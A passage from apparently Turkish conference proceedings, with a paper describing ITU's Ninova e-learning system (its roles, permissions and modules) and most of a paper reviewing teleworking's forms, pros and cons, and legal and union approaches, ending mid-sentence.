[16] F. van Assche, E. Duval, D. Massart, D. Olmedilla, B. Simon, S. Sobernig, S. Ternier, F. Wild, Spinning Interoperable Applications for Teaching & Learning using the Simple Query Interface, *Journal of Educational Technology & Society*, 9(2) 2006.

## Ninova E-Öğrenim Sistemi

Asım Güneş, Sinan Çayır

İstanbul Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, İstanbul  
asim.gunes@itu.edu.tr, cayirs@itu.edu.tr

**Özet:** Bildiri kapsamında İstanbul Teknik Üniversitesi Bilgi İşlem Daire Başkanlığı (İTÜ/BİDB) tarafından geliştirilmiş bir Öğrenim Yönetim Sistemi ve Öğrenim Dokümantasyon Yönetimi Sistemi olan Ninova e-Öğrenim Sistemi'nin altyapısı anlatılacaktır.

**Anahtar Kelimeler:** e-Öğrenim, Öğrenim Yönetim Sistemi, Öğrenim Dokümantasyon Yönetimi Sistemi

### Ninova E-Learning System

**Abstract:** This paper will introduce the structure of Ninova e-Learning System, which is a Learning Management System(LMS) and Learning Content Management System(LCMS), developed by Istanbul Technical University Computer Center Department.

**Keywords:** e-Learning, Learning Management System (LMS), Learning Content Management System (LCMS)

### 1. Giriş

Ninova e-Öğrenim Sistemi İstanbul Teknik Üniversitesinde verilen akademik eğitimleri ve İTÜ/BİDB tarafından verilen kurum içi ve kurum dışı eğitimlerin elektronik ortamda verilmesinin desteklenmesi amacı ile geliştirilmiş bir öğrenim yönetimi ve öğrenim dokümantasyon yönetimi sistemidir.


Haziran 2006'dan itibaren üzerinde çalışılmaya başlanan Ninova e-Öğrenim Sistemi Projesi (Ninova), İTÜ/BİDB tarafından verilen İTÜ Linux Akademi eğitim programının dokümantasyon ve sınıf yönetimi için ortaya çıkmıştır. Daha sonra gerek İTÜ/BİDB tarafından verilen kurum içi ve kurum dışı eğitimleri gerekse İTÜ tarafından verilen akademik eğitimleri desteklemesi amacı ile kapsamı genişletilerek geliştirilmeye başlanmıştır. Kasım 2006'dan itibaren beta versiyonu yayınlanan Ninova, İTÜ Linux Akademi'nin yanında projeye test ederek destek veren öğretim üyeleri ile birlikte kullanılmaya başlanmıştır.

### 2. Sistemin Tasarımı

Ninova e-Öğrenim Sisteminde birbiriyle hiyerarşik bir ilişki içinde bulunan iki ana yapı (Eğitim ve Sınıf), bu yapıların altında çalışan sistem modülleri ve iki ana role sahip olan kullanıcı kümesinden oluşmaktadır.

#### 2.1. Eğitim

Şekil 1'de görüldüğü gibi eğitim yapısı tüm yazılımsal tasarımın en üstünde bulunan yapıdır. Eğitim yapısı içerisinde eğitimin dokümantasyonunu, tanımlayıcı eğitim bilgileri ve sınıfları bulunmaktadır.



Şekil 1. Sistemin Yapısı



Örneğin İTÜ Linux Akademi programının her bir kuru bir eğitimidir. Kendine ait dokümantasyon ve eğitim materyalleri bulunur.

## 2.2. Sınıf

Eğitimin öğrencilere sunumu ise sınıflar üzerinden olur. Sınıf, eğitimin içerisindeki öğrencilerin gruplandırıldığı ortam olarak da tanımlanabilir. Böylece bir sınıf içerisindeki duyuru, ödev ve mesaj panosu gibi kullanım araçlarının içeriği eğitimin altında bulunan diğer sınıflardan izole edilmiş olur. Bu da yapılan duyuruların veya verilen ödevlerin sadece hedeflenen kullanıcı grubunun erişimine açılmasını sağlar.

## 2.3. Roller

Ninova e-Öğretim Sisteminde kullanıcıların iki ana rolü bulunmaktadır. Bu roller “öğrenci” rolü ve “eğitmen” rolüdür. Sistem üzerinde bulunan modüllere erişim esnasında da kullanıcılar temelde ait oldukları rollere göre modüller üzerinde farklı yetkilere sahip olurlar. Örneğin ödev modülünü kullanan bir öğrenci ödevi görme ve ödev gönderme yetkilerine sahip iken, ödev modülünü kullanan bir eğitmen ise sınıfa yeni ödevler verme, öğrencilerin gönderdiği ödev dosyalarını görüntüleme ve öğrencilere not verme gibi yetkilere sahiptir.

## 2.4. Yetkiler

Ninova e-Öğretim Sisteminde eğitmenler arasındaki koordinasyonun sağlanması amacı ile eğitmenlerin alt rolleri olarak da tanımlanabilecek, bildirinin bundan sonraki kısmında “yetki” olarak adlandıracağımız izin tanımlamaları bulunmaktadır.

Sistemdeki yetkiler 2'ye ayrılmaktadır:

1. Eğitim Yetkileri
2. Sınıf Yetkileri

Eğitim yetkileri eğitmenin ilgili eğitim üzerindeki izinlerini düzenlemektedir bu yetkiler:

- Dokümantasyon Düzenleme Yetkisi
- Eğitim Dosya Sistemi Yönetme Yetkisi

- Eğitim Bilgilerini Düzenleme Yetkisi
- Eğitim Verme Yetkisi
- Eğitmen Ekleme/Düzenleme Yetkisi
- Sınıf Ekleme/Düzenleme Yetkisi

dir.

Sınıf yetkileri ise eğitmenin ilgili sınıf üzerindeki izinlerini düzenlemektedir. Bu yetkiler:

- Asistan Yönetme Yetkisi
- Duyuru Yönetme Yetkisi
- Mesaj Panosu Yönetme Yetkisi
- Sınıf Dosya Sistemi Yönetme Yetkisi
- Öğrenci Ekleme/Çıkarma Yetkisi
- Ödev Yönetme Yetkisi

dir.

## 3. Ninova E-Öğretim Sistemindeki Kullanım Araçları (Modüller)

### 3.1. Duyuru Modülü

Eğitmenlerin sınıftaki öğrencilere ulaşabilmelerini kolaylaştırmak için duyuru modülü eklenmiştir. Duyuru modülü ile yetkili eğitmenler sınıftaki öğrencilere etkinlikleri (sınav, ek ders, hatırlatma gibi...) kolaylıkla duyurabilmektedir. Bir duyuruda duyurunun başlığı, duyurunun içeriği gibi bilgilerin yanında duyuru başlangıç tarihi ve duyuru bitiş tarihi gibi zaman bilgileri de bulunmaktadır. Bu tarih bilgileri eğitmenlere sisteme ileri tarihli duyuru girebilmelerini sağlamakta ve/veya geçerliliğini yitirmiş duyuruların sistemden otomatik olarak kaldırılmasını sağlamaktadır.

### 3.2. Mesaj Panosu Modülü

Duyuru modülü iletişimi eğitmenlerden öğrencilere doğru aktaran bir haberleşme modülüdür. Bunun dışında öğrencilerin kendi aralarında ve öğrencilerin eğitmenleri ile etkileşimi de bir e-Öğretim platformunun amacına ulaşması için gerekli önemli ihtiyaçlardan biridir. Bu ihtiyaçtan dolayı Ninova'ya mesaj panosu modülü eklenmiştir.


Mesaj panosu modülü sınıflar ile ilişkili olarak çalışmaktadır. Başka bir deyim ile her sınıfın bir mesaj panosu vardır ve sınıf ait tüm kullanıcılar (öğrenciler ve eğitmenler) mesaj panosu üzerinde yeni bir başlık açabilir, var olan tartışma başlıklarına yeni yorumlar girebilirler.

Mesaj panosuna gelebilecek istenmeyen yorumların kaldırılması ise “Mesaj Panosu Yönetme” yetkisine sahip eğitmenler tarafından gerçekleştirilebilir.

### 3.3. Dosya Sistemi Modülü

Bir elektronik öğrenim sistemindeki en önemli materyallerinden biri öğrenim dosyalarıdır. Ninova e-Öğretim Sisteminde öğrenim dosyalarının kapsamı sadece dokümantasyonda kullanılan resim, video veya diğer formatlardaki yazılı doküman (Word, Pdf gibi...) ile kısıtlanmamıştır. Ninova sisteminde öğrenim ile ilişkili her dosya öğrenim dosyasıdır, Örneğin öğrenimi destekleyecek çalıştırılabilir uygulamalar da öğrenim dosyası olduğu gibi, öğrencilerin gönderdiği ödev dosyaları da birer öğrenim dosyası olarak nitelendirilmiştir. Bu nitelendirilme yapıldıktan sonra sistemin dosya erişiminde yetki kontrolü yapacak bir dosya sistemine ihtiyacı oluştu. Bu sebeple Ninova'da dosya sistemi ayrı bir modül olarak ele alınmıştır.

Ninova Dosya Sistemindeki temel gereksinim dosyalarının sadece okuma yetkisi sahibi olan kullanıcılar tarafından okunması, tam yetkili kullanıcılar tarafından düzenlenmesi gerekir. Bunun dışında kalan kullanıcıların ise erişimlerinin engellenmesi şeklinde tanımlanmıştır.



Şekil 2. Dosya Sistemi Kullanıcı Senaryoları

### 3.4 Ödev Modülü

Ödevlerin elektronik ortamda saklanması, öğrencilerin ödevlerini elektronik ortamdan göndermesi ve ödev sonuçlarını gene bu ortam üzerinden görebilmesi amacı ile Ninova e-Öğretim Sistemine Ödev Modülü eklenmiştir.

Odev
+OdevBasligi
+OdevTanimi
+DuyuruBaslangicTarihi
+TeslimBaslangicTarihi
+TeslimBitisTarihi
+OdevKaynakDosyalari
+OdevDosyaTipleri

Şekil 3. Ödev Yapısı

Şekil 3'te bir ödev içerisindeki bilgiler yer almaktadır.

Ödev Modülü DuyuruBaslangicTarihi değeri ile eğitmenlerin ileriki bir tarihte öğrencilere görünür olacak ödevler tanımlamasını sağlamaktadır. TeslimBaslangicTarihi ve TeslimBitisTarihi değerleri ile öğrencilerin belirli bir tarih aralığında ödevi sisteme yükleyebilmeleri sağlanmıştır.

OdevDosyaTipi
+Adi
+Aciklama
+Uzanti

Şekil 4. Ödev Dosya Tipleri Yapısı

OdevDosyaTipleri ise öğrencinin göndereceği ödev dosyalarının tiplerini belirlemektedir. Böylece eğitime öğrencilerin göndereceği dosyaların tiplerini belirleyebilme özelliği sağlanmıştır.

## 4. Sonuç

İTÜ bünyesinde verilen akademik eğitimler ve kişisel gelişim eğitimleri Ninova'nın içerisinde bulunan Dokümantasyon yönetimi ile desteklenmiştir. Böylece eğitimi alan öğrencilerin zamandan ve mekandan bağımsız bir şekilde eğitim dokümantasyonlarına ulaşabilmeleri sağlanmıştır.

Ayrıca sınıf yönetiminde bulunan Duyuru, Mesaj Panosu araçları ile sınıf içerisindeki iletişim kolaylaştırılmış, farklı mekanlarda bulunan kişilerin asenkron bir şekilde birbirleriyle iletişim kurabilmeleri sağlanmıştır.

Dosya Sistemi modülü ile eğitim dokümantasyon dosyalarının paylaşımı sağlanmıştır. Böylece öğrencilerin dosyalara erişimi kolaylaştırılmıştır.

Ödev Modülü ile ödevlerin Ninova e-Öğrenim Sistemi üzerinden duyurulması ve toplanması sağlanmıştır. Böylece öğrencilerin ödevlerin duyurulması ve toplanması işlemi kolaylaştırılmıştır.

## Geleceğin Çalışma Biçimi Tele Çalışmaya İlişkin Yaklaşımlar

H. Filiz Alkan-Meşhur

Selçuk Üniversitesi, Mühendislik-Mimarlık Fakültesi, Şehir ve Bölge Planlama Bölümü, 42075, Konya  
hfilizalkan@yahoo.com

**Özet:** Bilgi ve iletişim teknolojilerinin beraberinde getirdiği en önemli değişikliklerinden birisi, çalışanların herhangi bir yerde ve zamanda çalışabilmesidir. Çalışanlar ev dahil istedikleri yerden işlerini yapabilmektedirler. İletişim hizmetleri geleneksel ofise ya da diğer işyerlerine olan yolculukların yerini almaktadır. Bu uygulama tele çalışma olarak adlandırılmaktadır. Tele çalışma, bilişim teknolojilerinin kısmen ya da tamamen kullanımı ile işyerine olan günlük yolculukların yerini alması anlamına gelmektedir. Tele çalışma evden tele merkezlerden ya da hareketli biçimde yapılabilmektedir. Tele çalışmanın uygulanma oranı tüm dünyada artmaktadır. Dünyadaki gelişmiş ülkeler çeşitli oranlarda tele çalışmayı uygulamaktadırlar. Tele çalışma, çalışma hayatını direk ya da dolaylı olarak bir çok biçimde etkilemektedir. Bu makalenin temel amacı, tele çalışmanın çalışanlar, işverenler, kurumlar ve çalışma çevresine olan etkilerini incelemektir. Makale, tele çalışma kavramına ilişkin tanımlarla ve uygulanış biçimlerine ilişkin kısa bir özetle başlamaktadır. Daha sonra, tele çalışmanın çalışanlar, işverenler ve kurumlar açısından avantajları ve dezavantajları değerlendirilmektedir. Yine, konuya ilişkin olarak hükümetlerin ve sendikaların yaklaşımları irdelenerek Avrupa Komisyonunun girişimlerine yer verilmiş ve tele çalışmaya ilişkin yasal mevzuat düzenlemeleri açıklanmıştır. Son olarak, tele çalışma uygulama sürecine yönelik öneriler getirilmiştir.

**Anahtar Kelimeler:** Bilgi ve iletişim teknolojileri, tele çalışma, tele işe git-gel

### Approaches to Teleworking as a New Working Way of the Future

**Abstract:** One of the most important changes that information and communication technologies have brought about is the ability for employees to work anytime and anywhere. They can work wherever including at home. Telecommunications services are substituted for transportation to a conventional office or other workplace. This practice is called "telecommuting." Teleworking refers to the use of information technology to partially or completely replace daily trips to and from the workplace. Teleworking could involve working at home, telecenter or mobile. The incidence of telework is increasing throughout the world. Most developed countries in the world have some level of participation in teleworking. Teleworking affect working life directly and indirectly in an enormous number of ways. The main objective of this paper is to investigate the effects of teleworking on employee, employers, organizations and also work environment. The paper begins with a brief summary of telework and forms. It then turns to an evaluation of the impact of telework on employee, employers and organizations. Additionally, considering approaches of governments and trade unions attempts of European Commission were examined and also, legal legislation arrangements regarding teleworking were explained. Finally, Suggestion have overtured related to telework implementation process.

**Keywords:** Information and communication technologies, telework, telecommuting

### 1. Giriş

Yaşadığımız yüzyıl içinde bilgi ve iletişim teknolojisindeki gelişmelerin hızlanması ve sanayi

toplumundan bilgi toplumuna geçiş çalışma biçimlerinin de yeniden düzenlenmesine yol açmıştır. Şirketler, esnekliği teşvik eden yeni çalışma biçimlerinin ihtiyacının farkına varmıştır. Bunun

sonucunda geleneksel işyerinde çalışılmasından farklı iş düzenlemeleri ortaya çıkmaya başlamıştır. Bu noktada, çalışanları, işyerinin coğrafi sınırlarından kurtaran tele çalışma birçok kurum tarafından uygulanmaya başlanmıştır. Bu gelişmelerle beraber çalışanlar iş yaşam kalitesine, iş zamanları üzerindeki kontrole, iş özerkliğine ve serbest zaman mevcudiyetine daha fazla önem vermektedir. Teknolojik gelişmeler de çalışanlara işyerlerinden uzakta ve daha esnek çalışma şartlarını sunmaktadır. Bu bağlamda, çalışanlara evden ya da işyerlerinden uzak herhangi bir yerden çalışmasına imkan tanıyan iş düzenlemeleri ortaya çıkmıştır. Kurumlar da göreceli olarak nitelikli işgücü olan bilgi işçilerini istihdam edebilmek için tele çalışmaya daha fazla ilgi duymaya başlamışlardır. Tele çalışma, ortaya çıktığı yıllardan itibaren birçok araştırmaya konu olmakla beraber, araştırmaların çoğu bu yeni çalışma biçiminin yaygın olarak uygulanmaya başlandığı Amerika ve Avrupa ülkelerindeki kurumlar ve çalışanlar üzerine odaklanmıştır. Tele çalışma kavramı ülkemiz için Amerika ve Avrupa ülkelerine oranla henüz yeni bir olgudur.

## 2. Kavramsal Tanımlar

Tele çalışma ile ilgili olarak, telework veya teleworking ve telecommuting kavramları kullanılmaktadır. Bu iki kavram, çalışanların iş ile ilgili aktivitelerini, normal işyerinden uzak bir noktadan gerçekleştirmelerini karakterize etmekte kullanılmaktadır [1].

### Tele Çalışma / Tele Çalışmak

Tele çalışma terimi sözlüklere daha yeni giren bir kavramdır ve yaygın olarak da Avrupa'da kullanılmaktadır. Bu terim, tele işe gidip gelme, elektroniköy, teleköy, networkleşme, esnek işyeri gibi bir çok isimle birlikte araştırıldığı zaman mantiki olarak farklı kategorilerde olmayan ancak tele çalışma olarak görülmeyen diğer iş formları ile pek çok ortak yönü bulunan bir dizi farklı iş tipini tanımlamak için kullanılmaktadır[2]. Tele çalışma tanımları ile ilgili yapılan bir analiz, bu tanımların üç temel kavram üzerine kurulu olduğunu göstermektedir. Organizasyon,

yer ve teknoloji. Tanımların %60'dan fazlası, bu kavramların en azından ikisinin bir birleşimine dayanmaktadır. Bu bağlamda tele çalışma, işin merkez ofislerden veya üretim imkanlarından uzak bir yerde yapılmasıdır ki; bu çalışan kişinin diğer iş arkadaşlarıyla şahsi bağlantısının olmadığı ancak onlarla yeni teknoloji kullanarak iletişim kurabildiği bir durumu yansıtır[1].

### Tele Çalışan

Bir dizi çalışma ve araştırma tarafından kullanılan ve en yaygın kabul gören tanıma göre tele çalışan; \*Çalıştığı firma veya organizasyon içerisinde bağımlı işçi statüsüne tabi olan, \*Çalışma zamanının en az %50'sini tele çalışan olarak işverenin ana işyerinden uzakta harcayan, \*Tele çalışma yapabilmek için bir bilgisayar ve kendisini işverenine bağlayan bir iletişim cihazı kullanma ihtiyacında olan bir kimsedir [3].

## 3. Tele Çalışmaya İlişkin Yaklaşımlar

İş organizasyonundaki değişiklikler, işgücü kompozisyonu ve kişisel bilgisayarların gelişmesi tele çalışma artışını desteklemektedir. Gelişmiş bilgi sistemleri, çalışanlara ofislerine fiziksel olarak bağımlı olmadan elektronik olarak erişimi mümkün kılmaktadır. Esnek saatlere olan ihtiyaç tele çalışmanın çekiciliğini artırmıştır[4]. Tele çalışma hava kirliliğini azaltabilecek ve zirve saatlerindeki trafik sıkışıklığının azaltılmasına yardımcı olabilecektir. Tele çalışma bir kurumda verimliliği ve çalışanların moralini artırabilecek, işe gidip-gelme yolculuklarını azaltabilecektir. Fakat, tele çalışmaya ilişkin birkaç ciddi engel bulunmaktadır. Bu sorunlardan en önemlisi kişilerin evde çalışması ile yaşanabilecek sosyal izolasyondur. Bazı çalışmalar, tele çalışma ile çalışanların günlerinin sayısını kısıtlayarak, sosyal izolasyonun çözülebileceğini iddia etmektedir [5].

Tele çalışmanın avantajlarını ve dezavantajlarını ortaya koyan bazı çalışmalar bulunmaktadır [6-7]. Bu çalışmalara göre, tele çalışma şirketlerin bina maliyetlerini azaltmakta ve insan kaynaklarının verimliliğini artırmaktadır. Çalışanlar için ise, iş zamanlarında daha fazla esneklik sağ-

lamakta, işe gidip-gelmek için harcanan zamanı azaltmaktadır. Tele çalışmanın temel dezavantajları ise, teknolojiye erişim, şirket stratejileri ve kurumsal yapıya tele çalışmanın entegrasyon problemidir [8]. İşverenler çalışanlarının gözlelerinden uzak bir yerde çalışmalarına çok hevesli görünmemektedirler. Bu yeni çalışma koşulları, yeni yönetim yapısının kurulmasını gerektirmektedir. Bu duruma da mevcut yöneticilerin adaptasyonu kolay olmayacaktır. Şirketler, tele çalışanlarına güvenlik ve sigorta sağlamak zorundadırlar [9]. Tele çalışma, şirketlere coğrafi kısıtlamalar nedeniyle işyerine gidemeyen kalifiye çalışanları istihdam etme fırsatı vermektedir. Şirketler tele çalışma programlarını, çalışanların haftada en az bir gün ofise gelmelerini sürdüreceği şekilde planlamaktadırlar. Çalışanlar bu şekilde ofisin sosyal çevresinden ve meslektaşlarından tamamen izole olmayacaklardır [7].

Tele Çalışmanın Avantajları	
Çalışanlar Açısından	İşverenler ve Kurumlar Açısından
Esneklik ve özerklik	Artan verimlilik
İşsizliğe bir alternatif	Yaşam kalitesinin artması
Kişisel özgürlük	Ofis-mekan tasarrufu
Bireysel çalışma	Çalışma veriminin artması
Masrafların azalması	İş ilişkilerinde esneklik
İş problemlerinin azalması	Daha iyi müşteri hizmeti
Yolculuk zamanının ve maliyetlerinin azalması	Motivasyonun artması
Geliştirilmiş iş fırsatları	Maliyetin azaltılması
Yerel faaliyetlere daha fazla katılım	Daha az devamsızlık
İş ve aile yaşamı arasındaki denge kurulması	Nitelikli işgücü

Tablo 1. Tele Çalışmanın Avantajları

Tele Çalışmanın Dezavantajları	
Çalışanlar Açısından	İşverenler ve Kurumlar Açısından
Kurumsal zorluklar	Kurumsal yapı değişiklikleri
Takım çalışmasının zorlaşması	Donanım maliyetleri
Statü kaybı korkusu	Görev tahsis hataları
Terfi sorunları	Çalışan motivasyonu
Psikolojik problemler	Teknolojiye erişim problemleri

Sosyal izolasyon	Çalışanların işi istismar etme korkusu
Teknolojik kaynakların eksikliği	Çalışanların izlenmesindeki zorluklar
İş ve ev yaşamı arasında denge sorunu	Çalışanların kontrolü ve güveni
Aile sorunlarının şiddetlenmesi	Kurumsal deneyim eksikliği
İşkolikliğe eğilim	Sendikaların olumsuz yaklaşımları
Meslektaşlardan izole olma	Sigorta, sağlık ve güvenlik sorunları

Tablo 2. Tele Çalışmanın Dezavantajları

## 4. Tele Çalışma Biçimleri

Çalışanların normalde işyerinde yaptıkları işler, tele çalışma ile geleneksel işyerinden uzakta farklı bir yerde yapılacaktır. Günümüzün gelişen firmaları; büyük bir kısmını evde çalışanların oluşturduğu sanal organizasyonlardan, şirketin uzak bir bürosu olan uydu ofislere kadar farklı tele çalışma düzenlemelerine ihtiyaç duymaktadırlar [10]. Tele çalışmanın üç ana şekli bulunmaktadır. Ev esaslı tele çalışma, tele merkez esaslı tele çalışma ve hareketli tele çalışmadır. Bunlar tele çalışanların ya da firmaların ihtiyaçlarına göre esnek tele çalışma düzenlemeleri olarak da adlandırılmaktadır [11].

### 4.1. Ev Esaslı Tele Çalışma

Sanayi devrimi sırasında işyeri, ulaşım teknolojilerindeki gelişmelerinde etkisiyle evden fabrika veya ofise kaymıştır. İşyeri, bugün bilişim teknolojilerinin etkisiyle tekrar eve dönerek toplumu bir kez daha değiştirmektedir. Son yıllarda evde çalışanların sayısında bir artış görülmektedir. Ev esaslı tele çalışanlar, tele çalışmanın standart kişileri ve aynı zamanda sanal organizasyonlardır [10]. Çalışanları evden çalışmaya motive eden faktörlerin en önemlileri, özerklik arzusu, iş ve aile yaşamında daha fazla esneklik, işe gidip gelmenin azalması, alternatif çalışma seçenekleridir [12]. Ayrıca, gürültülü hoş gitmeyen pek çok şeyin bulunduğu ofis ortamında çalışmak yerine ideal bir şekilde düzenlenmiş ev ortamında çalışmak, çalışanın kendi hızında çalışması, ne herhangi birinin çalışması bir şeye zorlaması, ne de başkalarının muamelesine maruz kalma çok daha caziptir.

## 4.2. Tele Merkez Esaslı Tele Çalışma

Tele merkezler çalışanların firmanın mekanından uzakta çalışabileceği, bilgisayar ve iletişim bağlantıları ile donatılmış merkezlerdir. Bu merkezler, genellikle ofis ile ev esaslı çalışma arasında önemli bir uzlaşma olarak görülmektedir. Bu merkezler, ofis alanından ve işe gidip gelme zamanından tasarruf gibi avantajlar sağlar; evde veya evden çalışma ile ilgili sosyal izolasyon problemini de ortadan kaldırmaktadır [13]. Özellikle, ulaşılması zor ve uzak olan bölgelerde oldukça faydalıdır. Bazı durumlarda, gerileyen yerel ekonomilerin düzelmesine yardımcı olmuşlardır. Aile ve iş sorumlulukları arasında zorluk çekenler için önemli bir faktör olan çocuk bakımı kolaylıkları da sağlamaktadırlar [3]. Avrupa’da genellikle köylerde, kasabalarda ve kırsal kesimlerde kurulmuşlardır [6]. Dünyanın pek çok yerinde, farklı ticari ve sosyal amaçlarla kurulmaktadır. Bu merkezler; Almanya, İrlanda, İskoçya, İngiltere, Fransa, Portekiz, İspanya, Brezilya ve diğer bazı ülkelerde de bulunmalarına rağmen İskandinav ülkelerinde oldukça iyi kurulmuşlardır [14].

Huws’a göre [2]; tele merkezler sosyal etkileşim ve çocuk bakımı kolaylıkları sebebiyle ev esaslı tele çalışmaya tercih edilir görünmektedir. Bununla birlikte; iş ve ev içi sorumlulukları bağdaştırmayı kolaylaştıracağı gerekçesiyle, ev esaslı tele çalışmayı tercih eden çalışanlar da vardır. İşverenlerin ev esaslı tele çalışma yerine tele merkezlerde tele çalışmayı başlatmasının en önemli nedeni, çalışanlara yeterince güvenmemeleri ve onların her bir eve uygun teknolojiyi kurmak için gerekli yatırımı yapmaya hazır olmamalarıdır. Tele çalışma merkezi tele çalışan adayları; [14].

- Ekipman imkanlarının olmaması veya işte davranış karakterleri gereği evde çalışmak istemeyip, tele merkezlerde tele çalışma yapmayı tercih edenler,
- Organizasyon ortamında çalışmayı sevip, tele çalışma merkezinde çalışmak isteyenler,
- Potansiyel tele merkeze uygun bir yakınlıkta oturan kişilerdir.

## 4.3. Hareketli / Mobil Tele Çalışma

Artan sayıda emek sahibi, bilgi teknolojisini farklı noktalardan kullanarak çalışmakta ve her nerede olurlarsa olsunlar işverenleri ile bağlantılarını devam ettirmektedirler [2]. Onlar ev de dahil olmak üzere araba, trenler ve uçaklar, oteller, müşterilerin büroları gibi çok sayıda yerin herhangi birinde hareket halinde çalışma yapmaktadırlar [10]. Bu kişiler hareketli tele çalışan olarak adlandırılmaktadır. Hareketli tele çalışanlar; çalışmalarını seyahat gerektiren, merkez ofisleri ile bağlanmak, elektronik postaya, veri bankalarına erişim vb. için elektronik iletişim imkanlarını kullanan profesyoneller olarak tanımlanabilir [1]. Üst kademe yöneticileri, satış personeli, sağlık görevlileri ve eğitim uzmanları gibi kamu ve özel sektörün farklı fonksiyonlarında çalışan insanları kapsar [10].

## 5. Tele Çalışmaya İlişkin Yasal Mevzuat Düzenlemeleri

Ev esaslı tele çalışmaya doğru yönelme, hem çalışanlar hem de işverenler için önemli bir çok yeni problem ortaya çıkarmaktadır. Bunlar; özellikle çalışanların korunması, mahremiyet hakları, sorumlulukların tanımlanması ve bu unsurların tanımlanarak prosedürlerin açıklığa kavuşturulması ve bu düzenlemelerin uygulanmasında ortaya çıkar [10].

### 5.1. Tele Çalışmanın Yasal Kapsama Alınması

Tele çalışanların kapsama alınmasında birkaç farklı yaklaşım bulunmaktadır. Bunlar; yasal düzenlemelerle, yargı kararları ile, sözleşmelerle ve işyeri düzenlemeleri ile kapsama alınmasıdır. “Tele çalışanların yasal düzenlemelerle kapsama alınması iki farklı şekilde mümkündür. Tele çalışanlar, ya genel iş yasası ile ya da özel iş yasaları ile kapsama alınabilirler. Genel iş yasası, tele çalışanları kapsama alacak şekilde genişletilirse, istihdam edilen işgücü içinde giderek artan bir paya sahip olan önemli bir grup, kapsam içine alınmış olacaktır. Tele çalışanlar, herhangi bir yasa ile kapsama alınmamışlarsa; bu grubu kapsama almanın en pratik yolu, genel iş yasasının tele çalışanları kapsama alacak şekilde yorumlanmasıdır. Tele çalışanları yasal bir kapsama almanın diğer bir yolu, bu grup için özel bir iş yasası çıkartmaktır. Tıpkı;

çalışma şartları, diğer çalışanlardan farklı olan gruplar için çıkartılan özel iş yasalarında olduğu gibi. Bu, kendine özgü çalışma şartları, farklı çalışma statüleri, farklı problemleri olan tele çalışma için en uygun olanıdır. Ancak; henüz hiçbir ülke, tele çalışma uygulamasını düzenleyen spesifik bir yasal düzenleme geliştirmemiştir. Pek çok ülkede ise, buna gerek bile duyulmamaktadır” [14].

Ülkelerden örnek verecek olursak, Fransa’da hükümet, tele çalışma ile ilgili yasa çıkarma ihtimalini düşünmüştür. Ancak; mevcut yasalar tele çalışmayı kapsayacak şekilde esnek olduğu sürece, yeni bir yasama yapmanın acil ihtiyaç olmadığına karar verilmiştir. Lüksemburg’da da tele çalışma ile ilgili spesifik bir yasa bulunmamaktadır. Bununla birlikte; gelecekte tele çalışanların sayısının hızla yükselmesi durumunda, spesifik yasal düzenlemelerin yapılması düşünülmektedir [3]. Hemen hemen hiçbir ülkede, tele çalışma ile ilgili sektörel düzeyde herhangi bir sözleşme bulunmamaktadır. Ancak; gerek personel örgütleri, gerek işçi sendikalarıyla firma düzeyinde yapılmış çok sayıda resmi sözleşme vardır. Örneğin; çokuluslu bir bilgisayar firması olan IBM; Avusturya, Belçika, Fransa, Almanya, İtalya ve İspanya’nın da içinde bulunduğu bir çok ülkede tele çalışma sözleşmeleri yapmıştır [3]. Yasalarla, yargı kararları ile veya sözleşmelerle kapsama alınmamışlarsa; tele çalışanları kapsama almanın son yolu, işyeri düzenlemelerinin tele çalışanlara uygulanmasıdır [10].

### 5.2. Tele Çalışmaya İşçi ve İşveren Örgütlerinin Yaklaşımları

Tele çalışma, 1980’li yılların başlangıcında yaygınlaşmaya başladığında işçi örgütlerinin bu çalışma şekline tepkileri şüphe ve düşmanlıkla karışık temkinli bir yaklaşım olmuştur [1]. Spesifik korkuları, genel olarak evde yapılan düşük ücretli parça başı işe geri dönüş, sosyal izolasyon, tele çalışanların bireysel ve kolektif istihdam haklarından yoksun bırakılması, işgücünün ev esaslı ve sonunda sendikaların ve işyerinde işçi temsilinin zayıflatılması ihtimalleri etrafında yoğunlaşmaktadır [3]. Fransa’da pek çok ana sendika konfederasyonu bir dizi firma sözleşmesi imzalamasına rağmen; sendikalar, tele çalışma

ile ilgili olarak oldukça şüphe içerisindedir. Buna İspanya’da dahildir. Almanya’da merkezi sendika konfederasyonu, tele çalışmaya karşı olumsuz tavrını son yıllarda yumuşatmıştır. İtalya’da, sendikaların çoğu proje esnasında ve resmi olarak sendika ile görüşülmesi halinde tele çalışma düzenlemelerini makul görmektedir. Benzeri olarak; İsveç’de beyaz yakalıların örgütlediği Maaşlı İşçiler Merkezi Konfederasyonu tele çalışmaya karşı başlangıçtaki tavırlarını bazı hususların yerine getirilmesi ile değiştirmiştir [3].

### 5.3. Hükümetlerin Tele Çalışmaya Yaklaşımları

Bir çok hükümet tarafından tele çalışmanın yaygınlığı, yapısı ve etkilerinin araştırılması konusunda girişimler yapılmaktadır. Hükümetlerin ulusal, bölgesel veya lokal düzeyde tele çalışma aktivitelerine ilgisi; politika oluşturmak amacıyla araştırmalar yaptırmaktan, devlet dairelerinde ve bürolarda tele çalışmanın fiilen uygulanmasına kadar uzanmaktadır [14]. Örneğin; Almanya’da, tele çalışmanın gelecekteki potansiyelini araştırmak için özel teşebbüslerin ve devlet dairelerinin katılımıyla 1984 yılında iki yıllık bir pilot proje başlatmıştır. Bu proje kapsamında evlerde, lokal ofis ve şube ofislerde teleteks kullanan işyerleri kurulmuştur. Bu projede istihdam edilenler, çoğunlukla eve bağlı kadınlar ve engelli kişilerdir. İskandinav ülkeleri, tele çalışmayı teleköylerle teşvik etmektedir. İskandinav Ülkeleri Meclisi(Nordic Council), 1985-86 yıllarında kurulan bir teleköyler Birliğini desteklemektedir. İsveç’de merkezi hükümet, uzak ve az nüfuslu bölgelerde çok sayıda tele çalışma projesini desteklemektedir. Nüfusu az olan bölgelere yeni teknoloji toplumunda rekabet edebilmelerine yardım etmeyi amaçlayan İsveç Hükümeti 1989 yılına kadar 41 tane teleköy projesini finansal olarak desteklemiştir. Finlandiya’da hükümet, tele çalışmayı geçtiğimiz sekiz yıl içerisinde aktif bir biçimde teşvik etmiştir [1].

### 5.4. Avrupa Komisyonu’nun Girişimleri

Avrupa Komisyonu, tele çalışmayı istihdamın artırılması için özel politikaların geliştirilmesi gereken bir alan olarak görmektedir [3]. Komisyon tarafından hazırlanan rapora göre; tele çalışmanın büyük istihdam olanakları yarattığı ve refahın



